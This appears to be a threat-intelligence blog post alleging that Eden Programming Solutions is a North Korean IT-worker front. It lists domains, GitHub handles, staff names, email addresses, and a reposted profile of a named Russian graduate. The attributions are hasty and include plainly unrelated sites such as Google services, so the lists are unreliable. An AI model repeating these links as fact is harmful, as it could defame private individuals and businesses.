2. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjtzYom2imPFDfCx0C1QrjH3crKIyD3IYf4Db1k8jSiwf-GbZHfT0Q0b5A18mwsFwGKhD0Enf0gK2txL_4uQC8WGPioW6-3znjdfT
3. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjAJHH3J7R4UfixrGVE0Bdju3L8uoAGUcMLZh0FSwrnQFISh nGArYVWrXHKbVCzf5wzdsS44UclXUuRAC0vWL8T7v_FQPTJnHt4k-0
4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi7qcQVb5yqlgIkZ0GGiUg2M-oweyWogGs1SrznS3ihWVyTs Ah6BNFij8nokOUZaFbJUYfON_MfLnvS7ztgG661cpRCyiIPseSYms2
5. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgm7dewHcL86ju3gtC7QVxXwiQ4a0eUjN2pXxMQ2WSVdTYyw ElLsk01qU-50KdiSZxbS8cTQwd2bKDTnw2GLPmHZW4cpXj5nBMMR19>
6. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi5N_DVAHwApOBSXYWNlcvB09T-d95ml6w3TEltRqAuT5UVG Wnw84tRHt2-5-eF_9yyC2BV99d0sR6dwp_1dGa4-hSka13x4VRioAq
7. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgtduQW0cNVod8NSlgG8qrX_pQZYQ7wM4dcGEMeSRmfezmFP fz8QW6e5nV7NTVCaJ4p3PaVTQLTB6_Rz8tCkpN2WHfzTCR1RuuIWzL
8. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhmz58oB5VVegaQXY136kSiR1zVlifS-qNu0qp-PEYV1tK6Q>

OXuNOXVOWP1KzG_-jGM3Qs_6MRJcE6cwPoJaaE5-OLqjvMgiAVEbul

9. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh7d4AK8L1vqve-xRfMeWVkyt09Vzk7MUHGG804mBlatKxQ2QIf0a17eGyNlsU2ovTJ6rR5toYVn0_60DNJuXcOPJjrEUIT4bAHQdB
10. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEikuL3JVBjtA-5WJEdKPGewu1FVLByx61QaBEoNUqWP1SxJqlVaj_PmdACiV-1ArxoMG4vpZfvirSwj2Lhsxvehflgh4Pgwg4tcxCN
11. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg8Q27U9emtGiuHnskIVg01pm4wQBs7Qzw3wxXyJxWZf2ZqfbVF2x7elQcWhsICyGa3m0EXYMCfv0bn4CLfkd0ER3im7j3ixkpRM_D
12. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiUOB6n18uCQ5UPi3pYYKFjavdffY4EPqf0wjabZfwPbxsT0uMe0eTFE0U11xr-qGqedxbIpfFfHbPsFaZSfn62ZF4V1ZAKJW27VQb>
13. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgICnhMKjJYV-fKyLEmaiVln31WvCTZrDTZRNeah3SbzTinnrH6QON6fvskyb2xkran5cwFyaYeahaawre6I-Pu0suVdKNj5Bgj4dKf>
14. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgkbRJ38HRmrptCIk1DjaJfK1qEsHy0Uc9XY45B3oK1Y2G7oMPXL7Ua6FwWA6aNR-x1l73CaGEJwsSRiisoxXeyN5-Ur_eNidzkZJQ
15. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgbMsIUtd9g0zhueL19xIMZrcwb3x0x21fQmFA0ZuU0wPmLUBYy5ZTT8v6MT8sUSPiZVUT4_MdTvQC70bajlXjXxY1DYyh-QJHhrH
16. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgD8PyTZ75is16tcgEOA7uTQ73PPeBLwENExTbX9AXhr9bDH-emrFptWrk_Z90gAGtn0JxkyCbdWFnIDYpHpfvE_nRANrtQbx-7d_
17. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhPargIJmoU42-qswvaUM1IXqhl2nMsMDI2TX9Ds65t_F42xkiJr6UC1xCYdVJkBudMr-0V2VirsVGnoPXEO-ycRLBQdbrZkL3LI2Q
18. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgBZtoH6kAFw0cxvurMEIbM2wNhwqqrk_Dl8tkso7zNnX6IHWr57nGWVQqLCEzhnENpHUE8naQu8J35Wiws53E10NUS7RvQ9rKLor
19. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj1j2MM67m-p6FH04Ywdb5hkLSr7LkKcX1yhXvX5NhI1qRFGvsFspEmrfpy5pqkk_Ct8JCrWXYI09psoAyH9iVWx9vMhUutvMiHfTt
20. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjY3wQWl716huSudXLiW4z8dP9Xi4_Qh-asYS9LPPudwoNMJcD2_cU4woKhgmeBilWjGuafwij2aERquxVHK5xANkJUJYo8y5WacDF
21. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEid3aMgri1zmUj1o8hq-fQ2h8iC-NrVfpK_mR-8ttDVyPHwinxiytlmwnbfhmSPPB0fjexPmiWqC-cmdBpOUKdonw1kUhdTGhtIpowQ
22. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjF_m8r0_29pPP10k0_ElQP6fm2tvHS8MoVQzRJIBH1eo9jQPN5SgmU-z0jvj1a2yhJPmetyn2AEvPegraG9yVXsXjXyTCy6pQFe93
23. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiUbQY10AH6Uv8nk3khNsiuIec9-61ZGfG7vp1DpzK_PtSde70GQn5Ah7PQI02D580DWITqaULv0fD6woFxEw-AZUz32_Q1TRsk3ml
24. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgUafBI899XBRBVNEKEK6pUDtMBc7hQWFOU6Qaa18_bmMEZUeZ1hD0bU316cmeFuZ19AXQ-8g2d5kR6raAkwe-wlKM9kIpcS4Hx3RL
25. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgy7Jxu_C6NsLfQZjkMwH3wJiQ-YMxwb4n0PcD1Ds3RzXFI-46kE8upo1tFH4fPe0CPqkQ9LoqrLhvYb-Qsd-D4dAEuhMiC4fk5k9
26. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEidWxtTvBEgcw3Nbnz4FdDXKC_cT3tFn5LHycP7xeFjCiv9VTx-EMtz3uXqDJUkN82HOSNhI1B8KteM7XRD0eBaT0265W42DgzoQp
27. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi-5iV0oCbHEiBU9dbX91eA16tUSphV_U8N1Cvqn5T-GihKHByqk6Vz2G5TvboveyYqPQT11nY_qldeeRPpeiu7nFBPslZLuprofT
28. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh-CTkwuqRJXofWY3pmItFi68Xnwnwhv3MXTtVDbBtbRMNhnwJFAKDVb5Rk0VHZN4IrZ3Zu2TkpuVBj1q4oY1bH1Zay2nkDhmHn79>
29. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi-Vm410wF-Y021qtBFD1V43LYRbjJzdN7vldovmNq5NX4LAF8CK3uavkFPCGnnt7F_XIXORnlLvTOVSbNpyfBJCSe0aNI9bJdZ5ki
30. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiHugreKmwFHSyxf836Jl-on3rwYU5JKIobz0fuM5RY-t6CAVi-H2iqpSo4BTgZ1mkonlRCtSvjYpE57P5GKdWhBlkEml1M5YZIYv>
31. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiB559SsZWngMVSeSDrFpNvb7zdb7GETi1lL6E2SfpmnxExuPfr_dL9ZJUD2Lgw01200q0nlAeej9XNxf8a0Xag971_z67Bmp-adim
32. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEil89gF7oqBRTiwwK52TOQCBWUZm79UBUItOndeUyS8kIO46pWpPoRd043PfcKWfz2FAeAwGuB0HOD34Kq2G5CuHcTy6d11EJWGM6V>
33. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjoYHbn59CSVOWGBN4rFx9yzNLamIBLpsST7qRDur1fA0p>

hdqbpuINbT8q9mnUZmwsa4KhndAj71ppjAryhuwj0njRXyANiX2s01z4

34. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEic6wf6_t7LJ2w4iFJPS16hTWSBXIBc0IqR0exSb26qe8ZVfqVYqGZSnMB5e_DsFj1frio-UIxo4-U8BvNcmrXD862rzp3ln5eQygh

35. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi7l-5UtJy_5ZinOezolpJtiHTD_dZli0H8gU6FCRc6NvUzE3D6CWgNEDdIzi-bIN9bwzA0yRh3P7roYokQSRerQLuLUy1N1NX4YnT

36. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgpzJmDLV1T05eYXBBzGKUcitK_fU0ExExXRoFA_RdW2XkCOMrPu-kiHinfpqgDR-VQ_cpMa8mCyjjeT-XZiRAYHhh6k8FCVx4e11f

37. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjjkojnUWOK1kyhmSR3K35LS8RLjaGK9zVMz_Zil0VsrsN3geDQDC16vt9zvAq7xLvkn1WgMleBSX9-ixBwGrq1og37R1Ny2gIcS2V

38. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg-U8Xw2WTdokstfA9NkSCFEMUG1iwjvmE-A-z2mnzSej4s59H2To-I2firY6YUo_ylaQpAa4s60R1lJQaIdgbuoJndp4ojs6eSkr_

39. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEisjnAIVcqkQPdG2D_2zcIPieTPqkM_YMtPITQQp-kj8Lz8t0roaASl04jV0GvouHF618kfMVay1EoVYYJEo09RtuBJSx00sPkEtCK


40. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg0aqR.JhKJs1phqAR1GnYJG0rAy38NrdIOrZAek7L5oGcohZagmtivrz_8pw9d5nik8feVt45q7tI2tXMs5z13p3_-hGNQK9k4Jdml

41. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiKfHw4NUW9IPP3fAveYQCfupSK3Rka54kBrpkL5l9kNcC60p7cM8Ef8oWWRL9YEOFXyZAATGLXCHhCsXa9DMMZsEPBdVpiSN9MKdw>

42. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgxiwX0vW2qqIjJ-4NJ4gSsrJDdZRDSCjnF0VVvEZvfr7XVltwJBmB7zaq75_oBwYYgopbuTQBM70stwiPxLgxyYjKQhNH2CeJKdCm

1.1.9 Exposing North Korea's IT Worker's Eden Programming Solutions WMD-Funding IT Services and Solutions Franchise - An Overview (2023-10-22 20:24)

[1]




Jessus. [2]This [3]just [4]in and I think I "did it" and I might even apply fore the Rewards for Justice program second time in a row this time believe it or on North Korea's WMD program in terms of tracking down North Korean IT workers that appear to have launched massive domain farms and are actively recruiting in the field of developers and IT workers to build mobile applications and web sites where the amount at least according to the U.S Government goes to fund their WMD program.

In this analysis which I did in less than two hours time I'll expose the entire domain portfolio of North Korea's IT workers that are busy franchising across the globe potentially funding North

Korea's WMD program at least according to the U.S Government and will offer in-depth peek inside their Internet-connected infrastructure.

[5]



hxxp://edenprogram.com

eden201621@gmail.com

eden.company123@gmail.com

Team

Alex Banks

Anastasiia Belenok

Isaac Hunter










James Baker

Mark Rober

Mason Church

Tony Stewart

[6]

	Alex Banks alexbgit80k	Follow
	Anastasiia Belenok anastas-bel	Follow
	Chris B chris-bgit	Follow
	Eden Eden2016	Follow
	Isaac Hunter ishunter216	Follow
	James Baker jbaker-git	Follow
	Mark Rober mark-rober21	Follow
	Mason Church mchurch21	Follow
	Tony Stewart tonyS2013	Follow

[7]



[8]











MEET THE TEAM



Michael King
Lead Developer



Nick Abbate
Lead iOS & Android
Developer



Tony Stewart
Full stack Mobile
Developer



Claude Roberson
Full stack web
developer



Tony Freeman
ASP.NET & C#
Expert



Dmitriy Anisimov
Senior mobile
developer



Samuel Agrebi
Senior mobile &
web developer



Ricardo Salazar
Senior UI/UX
Designer



David Nash
Cryptocurrency
developer



Pedro Ortega
Blockchain Expert



**Stanislav
Cherneha**



Всем добрый вечер 😊!

Вот и опять настал тот вечер, когда пришла пора читать о людях которые нам интересны, о которых приятно вспоминать. Именно поэтому продолжаем рубрику #Выпускники нашей специальности.

Кстати, точно знаем, что вы с нетерпением ждете наших вечерних выпусков! Ведь именно этими людьми мы гордимся и с нетерпением ждем встречи! Не задерживаемся и читаем 😊...

! И так это было не очень давно и мы помним этого человека. Выпускник 2019 года Клопов Артур. В годы учебы Артур был участником олимпиад и конкурсов по программированию и всегда защищал честь специальности #Информационные_системы, и всего Нижегородского экономико-технологического колледжа.

! На сегодняшний день живет в Нижнем Новгороде.

! Учится в Нижегородском государственном архитектурно-строительном университете, специальность "Программная инженерия", заочно.

! Как и в годы учебы продолжает работать программистом по удаленке.

! Работает на аутсорсе с несколькими компаниями, такими как:

- The Ready Games (<https://ready.gg/>);
- Ready Maker;
- Eden Programming Solutions (<https://edenprogram.com/>), но компания выступает посредником, а проекты под NDA;
- A-Games (<https://a-games.fun/>), с которой работал в последнее время: две игры на мобильные платформы.

! Языки программирования которые использует в работе: основной с# и java для написания плагинов для андройда, а objective-c для плагинов на ios, Rust.

✅ Ну наконец-то воскликнем: ТЫ Ж ПРОГРАММИСТ АРТУР 😊!!!!

Ждем в гости и всегда рады видеть 👍!!!! ОБЯЗАТЕЛЬНО ПРОХОДИ !

[hxxp://github.com/Eden-programming](https://github.com/Eden-programming)

[hxxp://github.com/tonyS2013](https://github.com/tonyS2013)

[hxxp://github.com/mchurch21](https://github.com/mchurch21)

[hxxp://github.com/mark-rober21](https://github.com/mark-rober21)

[hxxp://github.com/jbaker-git](https://github.com/jbaker-git)

[hxxp://github.com/ishunter216](https://github.com/ishunter216)

[hxxp://github.com/Eden2016](https://github.com/Eden2016)

[hxxp://github.com/chris-bg1t](https://github.com/chris-bg1t)

[hxxp://github.com/anastas-bel](https://github.com/anastas-bel)

[hxxp://github.com/alexbgit80k](https://github.com/alexbgit80k)

[hxxp://dribbble.com/eden_software](https://dribbble.com/eden_software)

[hxxp://www.guru.com/freelancers/eden-programming-solutions](https://www.guru.com/freelancers/eden-programming-solutions)

Team

Michael King

Nick Abbate

Tony Stewart

Claude Roberson

Tony Freeman

Dmitriy Anisimov

Samuel Agrebi

Ricardo Salazar

David Nash

Pedro Ortega

Stanislav Cherniha

[hxxp://www.linkedin.com/in/michael-moore-682a51189](https://www.linkedin.com/in/michael-moore-682a51189)

Sample photos include:

[15]

The logo for Eden Programming Solutions features the company name in a bold, dark blue, sans-serif font. Below the name, the tagline "we build everything" is written in a dark blue, cursive script font. The entire logo is set against a solid yellow rectangular background.

EDEN PROGRAMMING SOLUTIONS
we build everything

[16]



[17]

[18]



Related domains known to have been involved in the campaign include:

[hxxp://kncw.or.kr/](http://kncw.or.kr/)

[hxxp://urbis.com.py/](http://urbis.com.py/)

[hxxp://www.cijef.com/](http://www.cijef.com/)

[hxxp://www.mcc-consulting.net/](http://www.mcc-consulting.net/)

[hxxp://www.nanosoft.ae/](http://www.nanosoft.ae/)

[hxxp://www.nimble-apps.com/](http://www.nimble-apps.com/)

[hxxp://www.scarletsoftware.com/](http://www.scarletsoftware.com/)

[hxxp://www.seglico.com/](http://www.seglico.com/)

[hxxp://www.strate.ae/](http://www.strate.ae/)

[hxxp://www.techsoftco.xyz/](http://www.techsoftco.xyz/)

hxxp://www.tekrazor.com/
hxxp://www.urbis.com.py/
hxxp://www.virtualwarein.com/
hxxp://advanzetech.com/
hxxp://akubohr.com/
hxxp://amsoftwarefactory.com/
hxxp://apncoders.com/
hxxp://avadhmicrosystem.in/
hxxp://bafv.suavilaser.es/
hxxp://blis4.co.nz/
hxxp://chamados.com.br/
hxxp://edenprogram.com/
hxxp://finnovion.com/
hxxp://ft3.group/
hxxp://fts77.ru/
hxxp://hasanitsolution.netlify.app/
hxxp://informatic.cl/
hxxp://letsoft.org/
hxxp://manin-hood.com/
hxxp://maps.google.com/
hxxp://mobicom.io/
hxxp://nanosoft.ae/
hxxp://opticosenriquehurtado.es/
hxxp://palmas.app/
hxxp://pbd.co.il/
hxxp://ponybelle.com/
hxxp://pro-codes.com/
hxxp://purplecube.com/
hxxp://rlspencerroofing.com/
hxxp://springshare.com/
hxxp://support.google.com/
hxxp://template.wbs-dvp.pro/
hxxp://tiiastechsolutions.com/
hxxp://to-be-technology.fr/
hxxp://translate.google.com/

hxxp://trivamwebsolutions.com/
hxxp://tsv.mots.go.th/
hxxp://vyzkumne-infrastruktury-test.vm.cesnet.cz/
hxxp://www.4dbuilds.co.uk/
hxxp://www.advanzotech.com/
hxxp://www.asset.org.uk/
hxxp://www.calco.dk/
hxxp://www.chamados.com.br/
hxxp://www.crm-masters.pl/
hxxp://www.cybernaptics.mu/
hxxp://www.daslos-studios.com/
hxxp://www.easypages.url.tw/
hxxp://www.emaildoctor.org/
hxxp://www.indiamart.com/
hxxp://www.informatic.cl/
hxxp://www.leoconcept.de/
hxxp://www.netsupportsoftware.cl/
hxxp://www.olbericsolutions.com/
hxxp://www.purplecube.com/
hxxp://www.rfcvela.com/
hxxp://www.royalbrokerage.net/
hxxp://www.sims.com.br/
hxxp://www.toshalinfotech.com/
hxxp://www.valueworkx.com/
hxxp://www.waynesolutionsinc.com/
hxxp://www.zwimbaengineering.com/

Related personally identifiable email address accounts known to have been involved in the campaign include:

afahmy[.]pro-codes.com
henrique.lambert[.]hotmail.com
saint5121[.]yahoo.com
fastbone[.]fastmail.net
itdoonsolutions[.]gmail.com
meetchristopher[.]gmail.com
t.oriol[.]salesclic.com
asauma[.]tekrazor.com

dev[.]nimble-apps.com
drshmk[.]msn.com
shuki4tal[.]gmail.com
t.oriol[.]nimble-apps.com
yoenis.pantoja[.]gmail.com
a.fahmy[.]windowslive.com
kncw[.]chol.com
asauma99[.]yahoo.com
ubiktime[.]gmail.com
t_oriol[.]yahoo.fr
trivamwebsolutions[.]gmail.com
afahmy[.]ymail.com
rodrigo.madrid.a[.]gmail.com
leogar07[.]gmail.com
caseraghi[.]gmail.com
Dinesh[.]INDIAMART.COM
amine.benabou[.]gmail.com
purplequbess[.]gmail.com
skiran.pulidindi[.]gmail.com
info[.]chinacapital.com
cassio[.]evolua.com.br

Related personally identifiable email address accounts known to have been involved in the campaign include:

careers[.]advanzetech.com
Global-HR[.]advanzetech.com
contact[.]advanzetech.com
info[.]akubohr.com
info[.]jamsoftwarefactory.com
pathsoft-support[.]gmail.com
kottenator[.]gmail.com
avadhsoft[.]gmail.com
avadhmicrosystem[.]gmail.com
support[.]blis4.co.nz
suporte[.]chamados.com.br
hello[.]finnovion.com
support[.]finnovion.com

info[.]fts77.ru
ventas[.]informatic.cl
info[.]manin-hood.com
optica[.]opticosenriquehurtado.es
info[.]ponybelle.com
a.fahmy[.]windowslive.com
hello[.]purplecube.com
info[.]rlspencerroofing.com
sales[.]springshare.com
info[.]springshare.com
support[.]springshare.com
asxvmprobertest[.]gmail.com
info[.]infinitetiias.com
contact[.]to-be-technology.fr
info[.]urbis.com.py
web[.]vyzkumne-infrastruktury.cz
kontakt[.]calco.dk
info[.]demolink.org
mail[.]demolink.org
cijef[.]cijef.com
office[.]crm-masters.pl
info[.]daslos-studios.com
support[.]emaildoctor.org
sales[.]emaildoctor.org
info[.]seglico.com
contacto[.]mcc-cons.com
contacto[.]mcc-consulting.net
sales[.]nanosoft.ae
info[.]nanosoftengineers.com
info[.]nanosoft.sg
info[.]midcoKuwait.com
info[.]facilitazis.com
enquiry[.]nanosoft.ae
info[.]olbericsolutions.com
info[.]federacioncanariadevela.org

Info[.]royalbrokerage.net
info[.]scarletsoftware.com
support[.]scarletsoftware.com
gabriel[.]seglico.com
contato[.]sims.com.br
corporate[.]strate.ae
job[.]strate.ae
privacy[.]strate.ae
sales[.]tekrazor.com
contactus[.]toshalinfotech.com
info[.]virtualwarein.com
contact[.]virtualwarein.com
customersuccess[.]waynesolutionsinc.com
support[.]waynesolutionsinc.com
privacy[.]demolink.org
duvida[.]chamados.com.br
comercial[.]chamados.com.br
problema[.]chamados.com.br
outros[.]chamados.com.br
dpo[.]evolua.com.br
suporte[.]evolua.com.br
info[.]maninhood.com
info[.]inetss.com
mail[.]demolimk.org
info[.]demolimk.org
privacy[.]springshare.com
jobs[.]springshare.com

Stay tuned!

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgNPYKa-8kDFYlPKTsxsnu1VbnAGcIdSg-xUDmmsbTDcez4t03GSMNzkt-UsyTreQol-mCynw_Z4NqCAexwAUuEfAddpw6JQu4os6p
2. <https://www.justice.gov/opa/pr/justice-department-announces-court-authorized-action-disrupt-illicit-revenue-generation>
3. <https://www.justice.gov/media/1320156/dl?inline>
4. <https://www.justice.gov/media/1320146/dl?inline>
5. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhI304Q1hqp3Pvsmu7xJRrwEmf6dPfDAJg1fpk1ZrJ20pRo0EvMwQUoLVoejS7Ltva8Hp0KbgEzpJY5jdh1E9Au95K9gCjHze5Df0>
6. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjJW8uwv8Cv_74vaAVyLUmPhJVhVIMeTJJiaAvIE_13lVuaaCR6QWVZ-5_egHvjT8KR6wVx6ZbJxhj0qbT1v7Xybz-nwqz6P-_1BxhK

7. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgvsh9jF9nLb6cWsb64EeM3Ar8Ka5g8dpfrOmXYOZWfD_9gi ePFRB6smwebU3lX3M3l6NRn9TqJqDMHBmu4HDJ2d9ITx2NTdQZTM0X
8. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhh0-q1iocUF0NqDwjD5hKzHcfj1lCx3zV60dg9L_B_Kp40 FLL9Id1xUnmCC2U0YpQgEP1FqwmkruHTZi5iWbl2PJPakAqnJS2E_6
9. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEikWVmQDQiIf3gC0beHTRMIP1YQWtmXFN7FYDWrr_mTQnOP0 OCPF7s7EVrBh5d0qCwgYHi1abd-9lTzvvac6tAVEc7RxEG0JvxxGD4
10. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhtS-Lv07hRmbj1goVf2t1asnjkpfagVc8lsEjOrER2l5 6jB2wwnHpjudZHZlNghki_DoES1UYrE-2v9V-RBhROLryen9Y429wyxz
11. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgE_MIdHYy9DkNTlmHHsxQQ0f2bs15faZaz0n9e_QHCrYN Ku0ES9FocJmWiZBLy3XZMAYgDF1Z4zoZQwZyumTuiBNnAtrLis_7N06
12. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgqAoOKxDlyia6fmcG94YYx7ED39Y8IPQnVReAyWJlvrMo 9G_Mv6PwrBzVJLaHeLB3HDFRAkJCVT4jOvg9UrxwiKXhvxxST9ExZA0M
13. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjYeycIC2maPDiCqLLWLoM-ec3zLdl8IKuCkzU0gSmZ-1e AdtMi71GYeVv6siq9SRfkGm1etfSjSeHdtVgKht4-Rg8XFSnCo3ZAIE5>
14. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjjWwP26N0r4ZETRoDqQ4_Ia6cMh1lbUM_wowxTHkFPBCL 5m71UYmmYuN3iX_OnJlvKIjEZwxZSeXnn3t79p4gBCvVkkxEEyla0JwV6
15. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgEJ9pvG1jNWLBRwEElemV_RwkbIxQmRW_yb5svP6oQNQN cqUAFwEQDHP3eFlZZZcfONP3iMHX0xJ6U16DJD26j3mKs8OPxZq5EnUp
16. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhbqB1WkzEZenol19CGGAPwWSeTJAy_JDSW562tf2CYN-k 702n18yElc_a5p8hEVR44mzrLXq6buoYx2LYQeUx7Y6-qHftmULzi3Ez
17. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg6Z_ZrWu2iQ8zZ_MafjHyhosR8a3acemelT33UsgYaCZy -5Fbeq39hTcvhD-Bu3TExu3wR0PKdC3xv0KivPmj5m7RKnJv7U_mG-j4
18. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg-nmDNBtVdak5ZaDpm-GBCXddlLFpEatuZ9a6JtWNkLup vYQnk25Gv0SfWb4_VVE892MwzNDpu2CdyPm09aidurccWz08vsOG5kr-

1.2 November

1.2.1 Where Is Anton Nikolaevich Korotchenko (Антон Николаевич Коротченко) Also Known as Koobface Botnet Master KrotReal? - Part Two (2023-11-09 01:07)



Facebook's Continued Fight Against Koobface

